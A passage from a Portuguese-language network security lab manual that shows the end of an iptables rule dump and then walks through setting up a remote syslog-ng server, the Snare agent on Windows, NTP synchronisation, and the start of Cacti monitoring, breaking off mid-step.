-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports
22,25,80,110,5432 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j
ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports
21,80,443,3389 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
-A FORWARD -s 172.16.1.0/24 -o enp0s3 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -o enp0s3 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i enp0s3 -p tcp -m multiport --dports 25,80,110 -j
ACCEPT
-A FORWARD -d 172.16.1.10/32 -i enp0s3 -p udp -m multiport --dports 53,123 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i enp0s3 -p tcp -m multiport --dports 21,443,80 -j
ACCEPT
-A FORWARD -d 172.16.1.20/32 -i enp0s3 -p udp -m multiport --dports 123 -j ACCEPT
COMMIT
# Completed on Thu Oct 11 10:17:13 2018
# Generated by iptables-save v1.6.0 on Thu Oct 11 10:17:13 2018
*nat
:PREROUTING ACCEPT [2:84]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
-A PREROUTING -i enp0s3 -p tcp -m multiport --dports 25,80,110 -j DNAT --to
-destination 172.16.1.10
-A PREROUTING -i enp0s3 -p udp -m multiport --dports 53,123 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i enp0s3 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination
172.16.1.20
-A PREROUTING -i enp0s3 -p tcp -m tcp --dport 8080 -j DNAT --to-destination
172.16.1.20:80
-A PREROUTING -i enp0s3 -p udp -m udp --dport 8123 -j DNAT --to-destination
172.16.1.20:123
-A POSTROUTING -s 10.1.1.0/24 -o enp0s3 -j MASQUERADE
-A POSTROUTING -s 172.16.1.0/24 -o enp0s3 -j MASQUERADE
COMMIT
# Completed on Thu Oct 11 10:17:13 2018
```

# Sessão 4: Serviços básicos de segurança

## 1) Configuração do servidor de log remoto



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade iremos configurar um repositório de logs em um servidor da DMZ (*LinServer-G*), e enviar os logs dos demais servidores para esse concentrador. O objetivo desta atividade é fazer o aluno aplicar os conceitos de repositório de logs de uma rede e preparar o ambiente para os serviços seguintes, que serão configurados durante o curso.

1. Primeiro, vamos configurar o concentrador de logs. Acesse a máquina *LinServer-G* e instale o pacote **syslog-ng**.

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends syslog-ng
```

2. Observe que na última linha do arquivo **/etc/syslog-ng/syslog-ng.conf** são incluídos arquivos com a extensão **.conf** localizados no diretório **/etc/syslog-ng/conf.d**:

```
# tail -n1 /etc/syslog-ng/syslog-ng.conf  
@include "/etc/syslog-ng/conf.d/*.conf"
```

Aproveitando-se desse fato, crie um novo arquivo com a extensão apropriada nesse diretório e configure o recebimento de logs remotos. Faça com que o **syslog-ng** escute por conexões na porta 514/UDP, e envie os arquivos de log de uma dado *host* para o arquivo **/var/log/\$HOST.log**. Finalmente, reinicie o **syslog-ng**.

Abaixo, mostramos o conteúdo do arquivo **/etc/syslog-ng/conf.d/rserver.conf**, que cumpre os objetivos especificados:

```
source s_net { udp(); };  
destination d_rhost { file("/var/log/$HOST.log"); };  
log { source(s_net); destination(d_rhost); };
```

Depois, basta reiniciar o serviço:

```
# systemctl restart syslog-ng.service
```

3. Agora, na máquina *FWGW1-G*, instale o **syslog-ng** e configure-o como um cliente Syslog. Crie um arquivo de configuração na pasta **/etc/syslog-ng/conf.d** que envie todos os eventos de log locais

para a máquina *LinServer-G* na porta 514/UDP.

```
# hostname  
FWGW1-A  
  
# apt-get install --no-install-recommends syslog-ng
```

A seguir, temos o arquivo */etc/syslog-ng/conf.d/rclient.conf*, que envia os logs locais para o servidor remoto:

```
destination d_rserver { udp("172.16.1.10" port(514)); };  
log { source(s_src); destination(d_rserver); };
```

Finalmente, basta reiniciar o *syslog-ng*:

```
# systemctl restart syslog-ng.service
```

#### 4. Usando o comando *logger*, teste seu ambiente.

Na máquina *FWGW1-G*, crie um evento de log qualquer usando o comando *logger*:

```
# hostname  
FWGW1-A  
  
# logger -p error Teste
```

Observando a máquina *LinServer-G*, perceba que foi criado um novo arquivo */var/log/172.16.1.1.log*. Verificando seu conteúdo, é possível constatar que, de fato, os logs remotos do host *FWGW1-G* estão sendo enviados para cá.

```
# hostname  
LinServer-A  
  
# tail -n1 /var/log/172.16.1.1.log  
Aug 26 06:49:30 172.16.1.1 aluno: Teste
```

#### 5. Agora, vamos configurar a máquina *WinServer-G* para enviar registros de eventos para o concentrador Syslog. Faça login como usuário *Administrator* e abra o *Group Policy Editor* digitando *gpedit.msc* no menu *Start > Run....*

Na ferramenta, acesse a seção *Computer Configuration > Windows Settings > Security Settings > Local Policies > Audit Policy* e habilite os seguintes eventos como "Sucesso" e "Falha":

Tabela 11. Políticas de auditoria para o *WinServer-G*

Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	No auditing
Audit logon events	Success, Failure
Audit object access	Failure
Audit policy change	Success
Audit privilege use	Failure
Audit process tracking	No Auditing
Audit system events	Success, Failure

A tela ficaria, portanto, desta forma:




Figura 25. Tela de políticas de auditoria para o WinServer-G

- O próximo passo é instalar o Snare, que permitirá envio dos registros de eventos do Windows para um servidor Syslog remoto. Faça o download em <https://www.snaresolutions.com/products/snare-agents/open-source-agents/>; será necessário cadastrar seu nome/email para receber o link de download. Alternativamente, solicite o instalador ao instrutor.

Durante a instalação, responda todas as perguntas com as opções padrão, exceto:

Tabela 12. Opções de instalação do Snare

Opcão	Escolha
Snare Auditing	Yes
Service Account	Use System Account
Remote Control Interface	Enable Web Access (Password: rnpesr)

7. Após a instalação, abra o Snare. Clique em *Start* e digite "snare", escolhendo a opção **Snare for Windows (Open Source)**, como se segue:




Figura 26. Inicialização do Snare

Irá ser lançada uma janela do navegador. Informe o usuário **snare**, e senha **rnpesr**, como se segue:




Figura 27. Login no Snare

Clique em *Network Configuration* — informe o IP da máquina *LinServer-G* no campo *Destination Snare Server address*, e a porta 514 no campo *Destination Port*, como se segue. Em seguida, clique em *Change Configuration*.




Figura 28. Configurações do Snare

Em seguida, clique em *Apply the Latest Audit Configuration* e depois em *Reload Settings*.

8. Faça logoff/logon no *WinServer-G* para gerar registros de eventos. Em seguida, volte à máquina *LinServer-G* e verifique que os logs estão de fato sendo enviados.

```
# hostname
LinServer-A

# grep Logoff /var/log/172.16.1.20.log
Aug 26 07:10:25 172.16.1.20 WinServer-A MSWinEventLog 1      Security      50
dom ago 26 08:10:23 2018 4647    Microsoft-Windows-Security-Auditing
WINSERVER-A\Administrator      N/A      Success Audit      WinServer-A      Logoff
User initiated logoff:      Subject:      Security ID: S-1-5-21-1959434341-4039883546-
812769935-500 Account Name: Administrator Account Domain: WINSERVER-A Logon
ID: 0x16898 This event is generated when a logoff is initiated but the token
reference count is not zero and the logon session cannot be destroyed. No further
user-initiated activity can occur. This event can be interpreted as a logoff
event. 41
```

## 2) Configuração do servidor de hora



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade vamos configurar o serviço de sincronismo de relógio em um servidor da rede (*LinServer-G*) e configurar os demais *hosts* da rede para sincronizar com o relógio desse servidor.

1. Primeiro, vamos configurar o servidor de hora. Acesse a máquina *LinServer-G* e instale o pacote **ntp**.

```
# hostname  
LinServer-A
```

```
# apt-get install --no-install-recommends ntp
```

2. Edite o arquivo **/etc/ntp.conf** e substitua o conteúdo das linhas 20-23 (que começam com a palavra-chave **pool**) pelas que se seguem. Comente ou remova as linhas originais.

```
# nano /etc/ntp.conf  
(...)
```

```
# grep '^server' /etc/ntp.conf  
server a.ntp.br iburst  
server b.ntp.br iburst  
server c.ntp.br iburst
```

3. Para sincronizar o relógio de forma imediata, pare o serviço do **ntp**, rode o comando **ntpd -gq** e em seguida inicie o *daemon*. Verifique se a hora está corrigida.

```
# systemctl stop ntp
```

```
# ntpd -gq  
ntpd: time slew +0.000090s
```

```
# date  
qui out 11 15:25:50 -03 2018
```

```
# systemctl start ntp
```

4. Cheque se o **ntp** está funcionando, e se está escutando por conexões de rede na porta esperada. A seguir, iremos configurar os clientes NTP.

```
# ntpq -c pe
      remote          refid      st t when poll reach   delay   offset   jitter
=====
* a.ntp.br        200.160.7.186    2 u    48   64    77   16.623  -0.352  0.229
  b.ntp.br        200.160.7.186    2 u    51   64    77   57.992  -1.086  0.239
  c.ntp.br        200.160.7.186    2 u    50   64    77   40.497  -2.432  0.281
```

```
# netstat -unlp | grep '^udp .*:123'
udp        0      0 172.16.1.10:123          0.0.0.0:*
11052/ntpd
udp        0      0 127.0.0.1:123          0.0.0.0:*
11052/ntpd
udp        0      0 0.0.0.0:123          0.0.0.0:*
11052/ntpd
```

5. Vamos configurar o cliente NTP Linux, na máquina *FWGW1-G*. Instale o pacote **ntp**; edite o arquivo **/etc/ntp.conf** para consultar o servidor de hora *LinServer-G*; pare o serviço **ntp**, sincronize a hora imediatamente e reinicie-o.

```
# hostname
FWGW1-A
```

```
# apt-get install --no-install-recommends ntp
```

```
# nano /etc/ntp.conf
(...)
```

```
# grep '^server' /etc/ntp.conf
server 172.16.1.10 iburst
```

```
# systemctl stop ntp
```

```
# ntpd -gq
ntp: time slew -0.000270s
```

```
# date
qui out 11 15:28:12 -03 2018
```

```
# systemctl start ntp
```

6. Finalmente, configure o cliente NTP na máquina *WinServer-G*. O Microsoft Windows possui uma forma simples de configurar o sincronismo de relógio com servidores de rede, desde de que não tenham o servidor de diretório *Microsoft Active Directory* como controlador de domínio, pois dessa forma o sincronismo é automático.

Para a configuração do sincronismo automático do *host* Windows com o servidor de hora da rede, clique no relógio da barra de tarefas, e em seguida em *Change date and time settings...*; logo depois, navegue até a aba *Internet Time*.




Figura 29. Aba Internet Time do relógio do Windows

Clique em *Change Settings...*, e informe o IP da máquina *LinServer-G* no campo *Server*. Em seguida, clique em *Update now* (se ocorrer um erro, clique uma segunda vez), e o relógio do sistema deverá ser atualizado.




Figura 30. Modificando o servidor NTP do Windows

### 3) Monitoramento de serviços



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade prática, o software Cacti será configurado para monitorar os recursos dos servidores da rede. O Cacti e os pacotes necessários para o correto funcionamento serão instalados na máquina *LinServer-G*. Serão configurados agentes SNMP nos servidores *WinServer-G* e *FWGW1-G* para que o Cacti possa monitorar os recursos desses hosts.

1. Primeiro, vamos instalar o Cacti. Acesse a máquina *LinServer-G* e instale o pacote **cacti**.
  - Quando perguntado sobre o *web server* para o qual o Cacti deve ser autoconfigurado, escolha **apache2**.
  - Quando perguntado se a base de dados do Cacti deve ser configurada usando o **dbconfig-common**, responda Yes. Para a senha do usuário administrativo da base de dados e a senha do aplicativo Cacti no MySQL, informe **rnpesr123** para ambas as perguntas.

```
# hostname  
LinServer-A
```

```
# apt-get install cacti  
(...)
```

2. Em sua máquina física, acesse a URL <http://172.16.1.10/cacti> para acessar a console administrativa do Cacti. Entre com o usuário **admin** e senha **rnpesr123**.




Figura 31. Console do Cacti

- Vamos instalar o agente SNMP na máquina *FWGW1-G*. Instale o pacote `snmpd`.

```
# hostname
FWGW1-A
```

```
